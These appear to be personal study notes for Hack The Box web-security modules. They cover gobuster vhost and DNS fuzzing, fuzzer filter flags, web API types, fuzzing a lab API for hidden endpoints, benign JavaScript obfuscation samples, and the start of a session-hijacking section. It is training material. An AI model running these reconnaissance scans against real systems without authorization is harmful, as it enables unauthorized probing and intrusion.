Subdomains, on the other hand, are extenstions of a primary domain name, creating a hierarchical structure within the domain. They are used to organize different sections or services within a website. For example, blod.example.com and shop.example.com are subdomains of the main domain example.com. Unlike vhosts, subdomains are resolved to specific IP addresses through DNS records.
| Feature | vHosts | Subdomains |
|---|---|---|
| Identifaction | Identified by the Host header in HTTP requests. | Identified by DNS records, pointing to specific IP addresses. |
| Purpose | Primarily used to host multiple websites on a single server. | Used to organize different sections or services within a website. |
| Security Risks | Misconfigured vhosts can expose internal applications or sensitive data. | Subdomain vulns can occur if DNS records are mismanaged. |
Gobuster
… is a versatile command-line tool renowned for its directory/file and DNS capabilities. It systematically probes target web servers or domains to uncover hidden directories, files, and subdomains, making it a valuable asset in security assessments and pentesting.
Gobuster’s flexibility extends to fuzzing for various types of content:
- Directories: Discover hidden directories on a web server.
- Files: Identify files with specific extensions.
- Subdomains: Enumerate subdomains of a given domain.
- vHosts: Uncover hidden virtual hosts by manipulating the
Hostheader.
vHost Fuzzing
d41y@htb[/htb]$ gobuster vhost -u http://inlanefreight.htb:81 -w /usr/share/seclists/Discovery/Web-Content/common.txt --append-domain
gobuster vhost: This flag activates Gobuster’s vhost fuzzing mode, instructing it to focus on discovering virtual hosts rather than directories or files.-u http://inlanefreight.htb:81: This specifies the base URL of the target server. Gobuster will use this URL as the foundation for constructing requests with different vhost names.-w /usr/share/seclists/Discovery/Web-Content/common.txt: This points to the wordlist file that Gobuster will use to generate potential vhost names.--append-domain: This crucial flag instructs Gobuster ot append the base domain to each word in the wordlist. This ensures that theHostheader in each request includes a complete domain name, which is essential for vhost discovery.
Running the command will execute a vhost scan against the target:
d41y@htb[/htb]$ gobuster vhost -u http://inlanefreight.htb:81 -w /usr/share/seclists/Discovery/Web-Content/common.txt --append-domain
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://inlanefreight.htb:81
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/SecLists/Discovery/Web-Content/common.txt
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
[+] Append Domain: true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: .git/logs/.inlanefreight.htb:81 Status: 400 [Size: 157]
...
Found: admin.inlanefreight.htb:81 Status: 200 [Size: 100]
Found: android/config.inlanefreight.htb:81 Status: 400 [Size: 157]
...
Progress: 4730 / 4730 (100.00%)
===============================================================
Finished
===============================================================
Subdomain Fuzzing
d41y@htb[/htb]$ gobuster dns -d inlanefreight.com -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
gobuster dns: Activates Gobuster’s DNS fuzzing mode, directing it to focus on discovering subdomains.-d inlanefreight.com: Specifies the target domain for which you want to discover subdomains.-w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt: This points to the wordlist file that Gobuster will use to generate potential subdomain names.
Running this command, Gobuster might produce output similar to:
d41y@htb[/htb]$ gobuster dns -d inlanefreight.com -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Domain: inlanefreight.com
[+] Threads: 10
[+] Timeout: 1s
[+] Wordlist: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
===============================================================
Starting gobuster in DNS enumeration mode
===============================================================
Found: www.inlanefreight.com
Found: blog.inlanefreight.com
...
Progress: 4989 / 4990 (99.98%)
===============================================================
Finished
===============================================================
Filtering Fuzzing Output
Web fuzzing tools like gobuster, ffuf, and wfuzz are designed to perform comprehensive scans, often generating a vast amount of data. Sifting through this output to identify the mose relevant findings can be a daunting task. However, these tools offer powerful filtering mechanisms to streamline your analysis and focus on the results that matter most.
Gobuster
| Flag | Description |
|---|---|
-s | Include only responses with the specified status codes. |
-b | Exclude responses with the specified status codes. |
--exclude-length | Exclude responses with specific content lengths. |
Ffuf
| Flag | Description |
|---|---|
-mc | Include only responses that match the specified status codes (multiple sc can be comma separated). |
-fc | Exclude responses that match the specified status codes, using the same format as -mc. |
-fs | Exclude responses with a specific size or range of sizes. |
-ms | Include only responses that match a specific size or range of sizes. |
-fw | Exclude responses containing the specified number of words in the response. |
-mw | Include only responses that have the specified amount of words in the response body. |
-fl | Exclude responses with a specific number of lines or range of lines. |
-ml | Include only responses that have the specified amount of lines in the response body. |
-mt | Include only responses that meet a specific time-to-first-byte condition. |
wenum
| Flag | Description |
|---|---|
--hc | Exclude responses that match the specified status codes. |
--sc | Include only responses that match the specified status codes. |
--hl | Exclude responses with the specified content length. |
--sl | Include only responses with the specified content length. |
--hw | Exclude responses with the specified number of words. |
--sw | Include only responses with the specified number of words. |
--hs | Exclude responses with the specified response in size. |
--ss | Include only responses with the specified response size. |
--hr | Exclude responses whose body matches the specified regular expression. |
--sr | Include only respones whose body matches the specified regular expression. |
--filter/--hard-filter | General-purpose filter to show/hide responses or prevent their post-processing using a regex. |
Feroxbuster
| Flag | Description |
|---|---|
--dont-scan | Exclude specific URLs or patterns from being scanned. |
-S, --filter-size | Exclude responses based on their size. |
-X, --filter-regex | Exclude responses whose body or headers match the specified regex. |
-W, --filter-words | Exclude responses with a specific word count or range of line counts. |
-N, --filter-lines | Exclude responses with a specific line count or range of line counts. |
-C, --filter-status | Exclude responses based on specific HTTP status codes. This operates as a denylist. |
--filter-similar-to | Exclude responses that are similar to a given webpage. |
-s, --status-codes | Include only responses with the specified status codes. |
Validating Findings
Why Validate?
- Confirming Vulns: Ensures that the discovered issues are real vulns and not just false positives.
- Understanding Impact: Helps you assess the severity of the vulnerability and the potential impact on the web application.
- Reproducing the Issue: Provides a way to consistently replicate the vulnerability, aiding in developing a fix or mitigation strategy.
- Gather Evidence: Collect proof of the vulnerability to share with developers.
Manual Verification
- Reproducing the Request: Use a tool like
curlor your web browser to manually send the same request that triggered the unusual response during fuzzing. - Analyzing the Response: Carefully examine the response to confirm whether it indicates vulnerability. Look for error messages, unexpected content, or behavior that deviates from the expected norm.
- Exploitation: If the finding seems promising, attempt to exploit the vulnerability in a controlled environment to assess its impact and severity. This step should be performed with caution and only after obtaining proper authorization.
To responsibly validate and exploit a finding, avoiding actions that could harm the production system or compromise sensitive data is crucial. Instead, focus on creating a PoC that demonstrates the existence of the vulnerability without causing damage. For example, if you suspect a SQLi vulnerability, you could craft a harmless SQL query that returns the SQL server version string rather than trying to extract or modify sensitive data.
Web APIs
Web APIs
A Web API, or Web Application Programming Interface, is a set of rules and specifications that enable different software applications to communicate over the web. It functions as a universal language, allowing diverse software components to exchange data and services seamlessly, regardless of their underlying technologies or programming languages.
Essentially, a Web API serves as a bridge between a server and a client that wants to access or utilize that data or functionality.
Represential State Transfer (REST)
REST APIs are a popular architecturual style for building web services. They use a stateless, client-server communication model where clients send requests to access or manipulate resources. REST APIs utilize standard HTTP methods to perform CRUD operations on resources identified by unique URLs. They typically exchange data in lightweight formats like JSON or XML, making them easy to integrate with various applications and platforms.
GET /users/123
Simple Object Access Protocol (SOAP)
SOAP APIs follow a more formal and standardized protocol for exchanging structured information. They use XML to define messages, which are then encapsulated in SOAP envelopes and transmitted over network protocols like HTTP or SMTP. SOAP APIs often include built-in security, reliability, and transaction management features, making them suitable for enterprise-level applications requiring strict data integrity and error handling.
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tem="http://tempuri.org/">
<soapenv:Header/>
<soapenv:Body>
<tem:GetStockPrice>
<tem:StockName>AAPL</tem:StockName>
</tem:GetStockPrice>
</soapenv:Body>
</soapenv:Envelope>
GraphQL
… is a relatively new query language and runtime for APIs. Unlike REST APIs, which expose multiple endpoints for different resources, GraphQL provides a single endpoint where clients can request the data they need using a flexible query language. This eliminates the problem of over-fetching or under-fetching data, which is common in REST APIs. GraphQL’s strong typing and introspection capabilities make it easier to evolve APIs over time without breaking existing clients, making it a popular choice for modern web and mobile applications.
query {
user(id: 123) {
name
email
}
}
Advantages of Web APIs
Web APIs have revolutionized application development and interaction by providing standardized ways for clients to access and manipulate server-stored data. They enable devs to expose specific features or services of their applications to external users or other applications, promoting code reusability and facilitating the creation of mashups and composite applications.
Furthermore, Web APIs are instrumental in integrating third-party services, such as social media logins, secure payment processing, or mapping functionalities, into applications. This streamlined integration allows devs to incorporate external capabilities without reinventing the wheel.
APIs are also the cornerstore of microservices architecture, where large, monolithic applications are broken down into smaller, independent services that communicate through well-defined APIs. This architectural approach enhances scalability, flexibility, and resilience, making it ideal for modern web applications.
How APIs are different from a Web Server
While both traditional web pages and Web APIs play vital roles in the web ecosystem, they have distinct structure, communication, and functionality characteristics.
| Feature | Web Server | API |
|---|---|---|
| Purpose | Primarily designed to serve static content and dynamic web pages. | Primarily designed to provide a way for different software applications to communicate with eath other, exchange data, and trigger actions. |
| Communication | Communicates with web browsers using the HTTP. | Can use various protocols for communication, including HTTP, HTTPS, SOAP, and others, depending on the specific API. |
| Data Format | Primarily deals with HTML, CSS, JavaScript, and other web-related formats. | Can exchange data in various formats, including JSON, XML, and others, depending on the API specification. |
| User Interaction | Users interact with web servers directly through web browsers to view web pages and content. | Users typically do not interact with APIs directly; instead applications use APIs to access data or functionality on behalf of the user. |
| Access | Web servers are usually publicly accessible over the internet. | APIs can be publicly accessible, private, or partner. |
| Example | When you access a website like https://www.example.com, you are interacting with a web server that sends you the HTML, CSS, and JavaScript code to render the web page in your browser. | A weather app on your phone might use a weather API to fetch weather data from a remote server. The app then processes this data and displays it to you in a user-friendly format. You are not directly interacting with the API, but the app is using it behind the scenes to provide you with the weather information. |
Identifying Endpoints
REST
REST APIs are built around the concept of resources, which are identified by unique URLs called endpoints. These endpoints are the targets for client requests, and they often include parameters to provide additional context or control over the requested operation.
Endpoints in REST APIs are structured as URLs representing the resources you want to access or manipulate. For example:
/users: represents a collection of user resources/users/123: represents a specific user with ID 123/products: represents a collection of product resources/products/456: represents a specific product with the ID 456
The structure of these endpoints follows a hierarchical pattern, where more specific resources are nested under broader categories.
Parameters are used to modify the behavior of API requests or provide additional information. In REST APIs, there are several types of parameters.
| Parameter Type | Description | Example |
|---|---|---|
| Query Parameters | Appended to the endpoint URL after a question mark. Used for filtering, sorting, or pagination. | /users?limit=10&sort=name |
| Path Parameters | Embedded directly within the endpoint URL. Used to identify specific resources. | /products/{id}pen_spark |
| Request Body Parameters | Sent in the body of POST, PUT, or PATCH requests. Used to create or update resources. | { "name": "New Product", "price": 99.99 } |
Discovering Endpoints and Parameters
Discovering the available endpoints and parameters of a REST API can be accomplished through several methods:
- API Documentation: The most reliable way to understand and API is to refer to its official documentation. This documentation often includes a list of available endpoints, their parameters, expected request/response formats, and example usage. Look for specifications like Swagger, or RAML, which provide machine-readable API descriptions.
- Network Traffic Analysis: If documentation is not available or incomplete, you can analyze network traffic to observe how the API is used. Tools like Burp Suite or your browser’s developer tools allow you to intercept and inspect API requests and responses, revealing endpoints, parameters, and data formats.
- Parameter Name Fuzzing: Similar to fuzzing for directories and files, you can use the same tools and techniques to fuzz for parameter names within API requests. Tools like ffuf and wfuzz, combined with appropriate wordlists, can be used to discover hidden or undocumented parameters. This can be particularly useful when dealing with APIs that lack comprehensive documentation.
SOAP
SOAP APIs are structured differently from REST APIs. They rely on XML-based messages and Web Services Description Language files to define their interfaces and operations.
Unlike REST APIs, which use distinct URLs for each resource, SOAP APIs typically expose a single endpoint. This endpoint is a URL where the SOAP servers listens for incoming requests. The content of the SOAP message itself determines the specific operation you want to perform.
SOAP parameters are defined within the body of the SOAP message, an XML document. These parameters are organized into elements and attributes, forming a hierarchical structure. The specific structure of the parameters depends on the operation being invoked. The parameters are defined in the Web Services Description Language file, an XML-based document that describes the web’s interface, operations, and message formats.
Imagine a SOAP API for a library that offers a book search service. The WSDL file might define an operation called SearchBooks with the following input parameters:
keywords: the search terms to useauthor: the name of the authorgenre: the genre of the book
A sample SOAP request to this API might look like:
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:lib="http://example.com/library">
<soapenv:Header/>
<soapenv:Body>
<lib:SearchBooks>
<lib:keywords>cybersecurity</lib:keywords>
<lib:author>Dan Kaminsky</lib:author>
</lib:SearchBooks>
</soapenv:Body>
</soapenv:Envelope>
In this request:
- The
keywordsparameter is set to “cybersecurity” to search for books on that topic. - The
authorparameter is set to “Dan Kaminsky” to further refine the search. - The
genreparameter is not included, meaning the search will not be filtered by genre.
Discovering Endpoints and Parameters
To identify the available endpoints (operations) and parameters for a SOAP API, you can utilize the following methods:
- WSDL Analysis: The WSDL file is the most valuable resource for understanding a SOAP API. It describes:
- Available operations (endpoints)
- Input parameters for each operation
- Output parameters for each operation
- Data types used for parameters
- The location (URL) of the SOAP endpoint
- Network Traffic Analysis: Similar to REST APIs, you can intercept and analyze SOAP traffic to observe the requests and responses between clients and the server. Tools like Wireshark or tcpdump can capture SOAP traffic, allowing you to examine the structure of SOAP messages and extract information about endpoints and parameters.
- Fuzzing for Parameter Names and Values: While SOAP APIs typically have a well-defined structure, fuzzing can still be helpful in uncovering hidden or undocumented operations or parameters. You can use fuzzing tools to send malformed or unexpected values within SOAP requests and see how the server responds.
GraphQL
GraphQL APIs are designed to be more flexible and efficient than REST and SOAP APIs, allowing clients to request precisely the data they need in a single request.
Unlike REST or SOAP APIs, which often expose multiple endpoints for different purposes, GraphQL APIs typically have a single endpoint. This endpoint is usually a URL like /graphql and serves as the entry point for all queries and mutations sent to the API.
GraphQL uses a unique query language to specify the data requirements. Within this language, queries and mutations act as the vehicle for defining parameters and structuring the requested data.
Queries
Queries are designed to fetch data from the GraphQL server. They pinpoint the exact fields, relationships, and nested objects the client desires, eliminating the issue of over-fetching or under-fetching data common in REST APIs. Arguments within queries allow for further refinement, such as filtering or pagination.
| Component | Description | Example |
|---|---|---|
| Field | Represents a specific piece of data you want to retrieve. | name, email |
| Relationship | Indicates a connection between different types of data. | posts |
| Nested Objects | A field that returns another object, allowing you to traverse deeper into the data graph. | posts { title, body } |
| Argument | Modifies the behavior of a query or field. | posts(limit: 5) |
query {
user(id: 123) {
name
email
posts(limit: 5) {
title
body
}
}
}
In this example:
- You query for information about a user with the ID 123.
- You request their name and email.
- You also fetch their first 5 posts, including the title and body of each post.
Mutations
Mutations are the counterparts to queries designed to modify data on the server. They encompass operations to create, update, or delete data. Like queries, mutations can also accept arguments to define the input values for these operations.
| Component | Description | Example |
|---|---|---|
| Operation | The action to perform. | createPost |
| Argument | Input data required for the operation. | title: "New Post", body: "This is the content of the new post" |
| Selection | Fields you want to retrieve in the response after the mutation completes. | id, title |
mutation {
createPost(title: "New Post", body: "This is the content of the new post") {
id
title
}
}
This mutation creates a new post with the specified title and body, returning the id and title of the newly created post in the response.
Discovering Queries and Mutations
There are a few ways to discover GraphQL Queries and Mutations:
- Introspection: GraphQL’s introspection system is a powerful tool for discovery. By sending an introspection query to the GraphQL endpoint, you can retrieve a complete schema describing the API’s capabalities. This includes availabe types, fields, queries, mutations, and arguments. Tools and IDEs can leverage this information to offer auto-completion, validation, and documentation for your GraphQL queries.
- API Documentation: Well-documented GraphQL APIs provide comprehensive guides and references alongside introspection. These typically explain the purpose and usage of different queries and mutations, offer examples of valid structures, and detail input arguments and response formats. Tools like GraphiQL or GraphQL Playground, often bundled with GraphQL servers, provide an interactive environment for exploring the schema and experimenting with queries.
- Network Traffic Analysis: Like REST and SOAP, analyzing network traffic can yield insights into GraphQL API structure and usage. By capturing and inspecting requests and responses sent to the graphql endpoint, you can observe real-world queries and mutations. This helps you understand the expected format of requests and the types of data returned, aiding in tailored fuzzing efforts.
API Fuzzing
API fuzzing is a specialized form of fuzzing tailored for web APIs. While the core principles of fuzzing remain the same - sending unexpected or invalid inputs to a target - API fuzzing focuses on the unique structure and protocols used by web APIs.
Why Fuzz APIs?
- Uncovering Hidden Vulnerabilities: APIs often have hidden or undocumented endpoints and parameters that can be susceptible to attacks. Fuzzing helps uncover these hidden attack surfaces.
- Testing Robustness: Fuzzing assesses the API’s ability to gracefully handle unexpected or malformed input, ensuring it doesn’t crash or expose sensitive data.
- Automating Security Testing: Manual testing of all possible input combinations is infeasible. Fuzzing automates this process, saving time and effort.
- Simulating Real-World Attacks: Fuzzing can mimic the actions of malicious actors, allowing you to identify vulnerabilities before attackers exploit them.
Types of API Fuzzing
- Parameter Fuzzing: One of the primary techniques in API fuzzing, parameter fuzzing focuses on systematically testing different values for API parameters. This includes query parameters, headers, and request bodies. By injecting unexpected or invalid values into these parameters, fuzzers can expose vulnerabilities like injection attacks, cross-site scripting, and parameter tampering.
- Data Format Fuzzing: Web APIs frequently exchange data in structured formats like JSON or XML. Data format fuzzing specifically targets these formats by manipulating the structure, content, or encoding of the data. This can reveal vulnerabilities related to parsing errors, buffer overflows, or improper handling of special characters.
- Sequence Fuzzing: APIs often involve multiple interconnected endpoints, where the order and timing of requests are crucial. Sequence fuzzing examines how an API responds to sequences of requests, uncovering vulnerabilities like race conditions, insecure direct object references, or authorization bypasses. By manipulating the order, timing, or parameters of API calls, fuzzers can expose weaknesses in the API’s logic and state management.
Exploring the API
This API provides automatically generated documentation via the /docs endpoint, http://IP:PORT/docs. The following page outlines the API’s documented endpoint.
The specification details five endpoints, each with a specific purpose and method:
Get /: This fetches the root resource. It likely returns a basic welcome message or API information.GET /items/{item_id}: Retrieves a specific item identified byitem_id.DELETE /items/{item_id}: Deletes an item identified byitem_id.PUT /items/{item_id}: Updates an existing item with the provided data.POST /items/: This function creates a new item or updates an existing one if theitem_idmatches.
While the Swagger specification explicitly details five endpoints, it’s crucial to acknowledge that APIs can contain undocumented or “hidden” endpoints that are intentionally omitted from the public documentation.
These hidden endpoints might exist to serve internal functions not meant for external use, as a misguided attempt at security through obscurity, or because they are still under development and not yet ready for public consumption.
Fuzzing the API
d41y@htb[/htb]$ git clone https://github.com/PandaSt0rm/webfuzz_api.git
d41y@htb[/htb]$ cd webfuzz_api
d41y@htb[/htb]$ pip3 install -r requirements.txt
Run the fuzzer.
d41y@htb[/htb]$ python3 api_fuzzer.py http://IP:PORT
[-] Invalid endpoint: http://localhost:8000/~webmaster (Status code: 404)
[-] Invalid endpoint: http://localhost:8000/~www (Status code: 404)
Fuzzing completed.
Total requests: 4730
Failed requests: 0
Retries: 0
Status code counts:
404: 4727
200: 2
405: 1
Found valid endpoints:
- http://localhost:8000/cz...
- http://localhost:8000/docs
Unusual status codes:
405: http://localhost:8000/items
- The fuzzer identifies numerous invalid endpoints.
- Two valid endpoints are discovered:
/cz...: This is an undocumented endpoint as it doesn’t appear in the API documentation./docs...: This is the documented Swagger UI endpoint.
- The
405 Method Not Allowedresponse for/itemssuggests that an incorrect HTTP method was used to access this endpoint.
You can explore the undocumented endpoint via curl and it will return a flag:
d41y@htb[/htb]$ curl http://localhost:8000/cz...
{"flag":"<snip>"}
In addition to discovering endpoints, fuzzing can be applied to parameters these endpoints accept. By systematically injecting unexpected values into parameters, you can trigger errors, crashes, or unexpected behavior that could expose a wide range of vulnerabilities. For example, consider the following scenarios:
- Broken Object-Level Authorization: Fuzzing could reveal instances where manipulating parameter values can allow unauthorized access to specific objects or resources.
- Broken Funtion Level Authorization: Fuzzing might uncover cases where unauthorized function calls can be made by manipulating parameters, allowing attackers to perform actions they cannot.
- Server-Side Request Forgery: Injections of malicious values into parameters could trick the server into making unintended requests to internal or external resources, potentially exposing sensitive information or facilitating further attacks.
Web Security
JavaScript (De-)Obfuscation
Reference JavaScript code:
function log() {
console.log('HTB JavaScript Deobfuscation Module');
}
Source Code
Most websites nowadays utilize JavaScript to perform their functions. While HTML is used to determine the website’s main fields and parameters, and CSS is used to determine its design, JavaScript is used to perfom any functions necessary to run the website. This happens in the background.
HTML
By pressing CTRL + U you get to see the source view of a website which contains the HTML source code.
CSS
… is either defined internally within the same HTML file between <style> elements, or defined in a separate .css file and referenced within the HTML code.
JavaScript
… can also be written internally between <script> elements or written into a separate .js file and referenced within the HTML code.
Code Obfuscation
… is a technique used to make a script more difficult to read by humans but allows the same from a technical point of view, though performance may be slower. This is usually achieved by using an obfuscation tool, which takes code as an input, and attempts to re-write the code in a way that is much more difficult to read, depending on its design.
JavaScript is usually used within browsers at the client-side, and the code is sent to the user and executed in cleartext. This is why obfuscation is very often used with it.
Basic Obfuscation
Minifying JavaScript Code
… is a common way of reducing the readability of a snippet of JavaScript code while keeping it fully functional. The entire code is in a single line.
JavaScript-Minifier can do this.
Example:
function log(){console.log('HTB JavaScript Deobfuscation Module');}
Packing JavaScript Code
A packer obfuscation tool usually attempts to convert all words and symbols of the code into a list or dictionary and then refer to them using the (p,a,c,k,e,d) function to re-build the original code during execution.
JavaScript Obfuscator can do this.
You can still see the code’s main strings written in cleartext, which may reveal some of its functionality.
Example:
eval(function(p,a,c,k,e,d){e=function(c){return c};if(!''.replace(/^/,String)){while(c--){d[c]=k[c]||c}k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('5.4(\'3 2 1 0\');',6,6,'Module|Deobfuscation|JavaScript|HTB|log|console'.split('|'),0,{}))
Advanced Obfuscation
Obfuscator
Obfuscator.io offers vast possibilities to obfuscate code.
Example:
function _0xd65f(){var _0x582764=['ndi4mgXuzhDPva','mtm5otyZnMDmrMXwzW','mZu0ndryBNzSAfm','mZi1nZuYB29oy2Pq','nduYn01Mugfqra','Bg9N','ntGWmJi1tLzTAM5b','mZm4mNDwDg5LzG','mJKYmZC3txfVu3HY','nZvwqK10zLa','sfrciePHDMfty3jPChqGrgvVyMz1C2nHDgLVBIbnB2r1Bgu'];_0xd65f=function(){return _0x582764;};return _0xd65f();}(function(_0x4a3aa3,_0x411be0){var _0x1e9ee4=_0x45a4,_0xa5fac8=_0x4a3aa3();while(!![]){try{var _0x17c591=parseInt(_0x1e9ee4(0x1fa))/0x1+-parseInt(_0x1e9ee4(0x1f9))/0x2+parseInt(_0x1e9ee4(0x1fb))/0x3*(-parseInt(_0x1e9ee4(0x1f4))/0x4)+parseInt(_0x1e9ee4(0x1f8))/0x5+parseInt(_0x1e9ee4(0x1f5))/0x6+parseInt(_0x1e9ee4(0x1f3))/0x7+-parseInt(_0x1e9ee4(0x1fd))/0x8*(parseInt(_0x1e9ee4(0x1f6))/0x9);if(_0x17c591===_0x411be0)break;else _0xa5fac8['push'](_0xa5fac8['shift']());}catch(_0xf9456c){_0xa5fac8['push'](_0xa5fac8['shift']());}}}(_0xd65f,0x29965));function _0x45a4(_0x2add91,_0x179ba0){var _0xd65fe4=_0xd65f();return _0x45a4=function(_0x45a42b,_0x508f1f){_0x45a42b=_0x45a42b-0x1f3;var _0x3dc77b=_0xd65fe4[_0x45a42b];if(_0x45a4['uCSJhx']===undefined){var _0x41aecf=function(_0x7765f8){var _0x589b67='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/=';var _0x2f73aa='',_0x10af8e='';for(var _0x3fedd8=0x0,_0x374963,_0x4babe6,_0x2cabfc=0x0;_0x4babe6=_0x7765f8['charAt'](_0x2cabfc++);~_0x4babe6&&(_0x374963=_0x3fedd8%0x4?_0x374963*0x40+_0x4babe6:_0x4babe6,_0x3fedd8++%0x4)?_0x2f73aa+=String['fromCharCode'](0xff&_0x374963>>(-0x2*_0x3fedd8&0x6)):0x0){_0x4babe6=_0x589b67['indexOf'](_0x4babe6);}for(var _0x2825a3=0x0,_0x59432c=_0x2f73aa['length'];_0x2825a3<_0x59432c;_0x2825a3++){_0x10af8e+='%'+('00'+_0x2f73aa['charCodeAt'](_0x2825a3)['toString'](0x10))['slice'](-0x2);}return decodeURIComponent(_0x10af8e);};_0x45a4['FzCtFf']=_0x41aecf,_0x2add91=arguments,_0x45a4['uCSJhx']=!![];}var _0xbf141f=_0xd65fe4[0x0],_0x528d57=_0x45a42b+_0xbf141f,_0x590290=_0x2add91[_0x528d57];return!_0x590290?(_0x3dc77b=_0x45a4['FzCtFf'](_0x3dc77b),_0x2add91[_0x528d57]=_0x3dc77b):_0x3dc77b=_0x590290,_0x3dc77b;},_0x45a4(_0x2add91,_0x179ba0);}function log(){var _0xace078=_0x45a4;console[_0xace078(0x1f7)](_0xace078(0x1fc));}
JSFuck
JSFuck brings obfuscation onto another level, making it completely unreadable.
Example:
[][(![]+[])[+!+[]]+(!![]+[])[+[]]][([][(![]+[])[+!+[]]+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+!+[]]+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]]((!![]+[])[+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+([][[]]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+!+[]]+(+[![]]+[][(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+!+[]]]+(!![]+[])[!+[]+!+[]+!+[]]+(+(!+[]+!+[]+!+[]+[+!+[]]))[(!![]+[])[+[]]+(!![]+[][(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+([]+[])[([][(![]+[])[+!+[]]+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+!+[]]+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]][([][[]]+[])[+!+[]]+(![]+[])[+!+[]]+((+[])[([][(![]+[])[+!+[]]+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+!+[]]+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]]+[])[+!+[]+[+!+[]]]+(!![]+[])[!+[]+!+[]+!+[]]]](!+[]+!+[]+!+[]+[!+[]+!+[]])+(![]+[])[+!+[]]+(![]+[])[!+[]+!+[]])()((![]+[])[+!+[]]+(![]+[])[!+[]+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]+(!![]+[])[+[]]+([][(![]+[])[+!+[]]+(!![]+[])[+[]]]+[])[+!+[]+[+!+[]]]+[+!+[]]+([]+[]+[][(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[!+[]+!+[]]])
Deobfuscation
Beautify
In order to properly format minfied code, you need to beautify the code. That is possible through the Browser Dev Tools.
- click
CTRL + SHIFT + Z - go to debugger
- choose the
.jsfile - look for curly braces on the bottom bar
- beautify
There are also many online tools that can beautify the code:
Deobfuscate
There are many online tools that can deobfuscate the code.
UnPacker can do this.
Session Security
Intro
A user session can defined as a sequence of requests originating from the same client and the associated responses during a specific time period. Modern web apps need to maintain user sessions to keep track of information and status about each user. User sessions faciliate the assignment of access or authorization rights, localization settings, etc., while users interact with an app, pre, and post-authentication.
Each HTTP request should carry all needed information for the server to act upon it appropriately, and the session state resides on the client’s side only.
Session Identifier Security
A unique session identifier (Session ID) or token is the basis upon which user sessions are generated and distinguished.
If an attacker obtains a session identifier, this can result in session hijacking, where the attacker can essentially impersonate the victim in the web app. A session identifier can be:
- captured through passive traffic/packet sniffing
- identified in logs
- predicted
- brute forced
A session identifier’s security level depends on its:
- Validity Scope (a secure session identifier should be valid for one session only)
- Randomnsess (a secure session identifier should be generated through a robust number/string generation algorithm so that it cannot be predicted)
- Validity Time (a secure session identifier should expire after a certain amount of time)
A session identifier’s security level also depends on the location where it is stored:
| Location | Description |
|---|---|
| URL | if this is the case, the HTTP Referer header can leak a session identifier to other websites; in addition, browser history will also contain any session identifier stored in the URL |
| HTML | if this is the case, the session identifier can be identified in both the browser’s cache memory and any intermediate proxies |
| sessionStorage | … is a browser storage feature introduced in HTML5; session identifiers stored in sessionStorage can be retrieved as long as the tab or the browser is open; in other words, sessionStorage data gets cleared when the page session ends; note that a page session survives over page reloads and restores |
| localStorage | … is a browser storage feature introduced in HTML5; session identifiers stored in localStorage can be retrieved as long as localStorage does not get deleted by the user; this is because data stored within localStorage will not be deleted when the browser process is terminated, with the exception of “private browsing” or “incognito” sessions where data stored within localStorage are deleted by the time the last tab is closed |
Session Attacks
Can be:
- Session Hijacking
- Session Fixation
- XSS
- CSRF
- Open Redirects
Session Attacks
Session Hijacking
In session hijacking attacks, the attacker takes advantage of insecure session identifiers, finds a way to obtain them, and uses them to authenticate to the server and impersonate the victim.
An attacker can obtain a victim’s session identifier using several methods, with the most common being:
- passive traffic sniffing
- XSS
- browser history or log-diving
- read access to a database containing session information
Example
Part 1: Identify the session identifier
- log into app, using given creds
- use Web Dev Tools
- look for cookie that can be session identifier
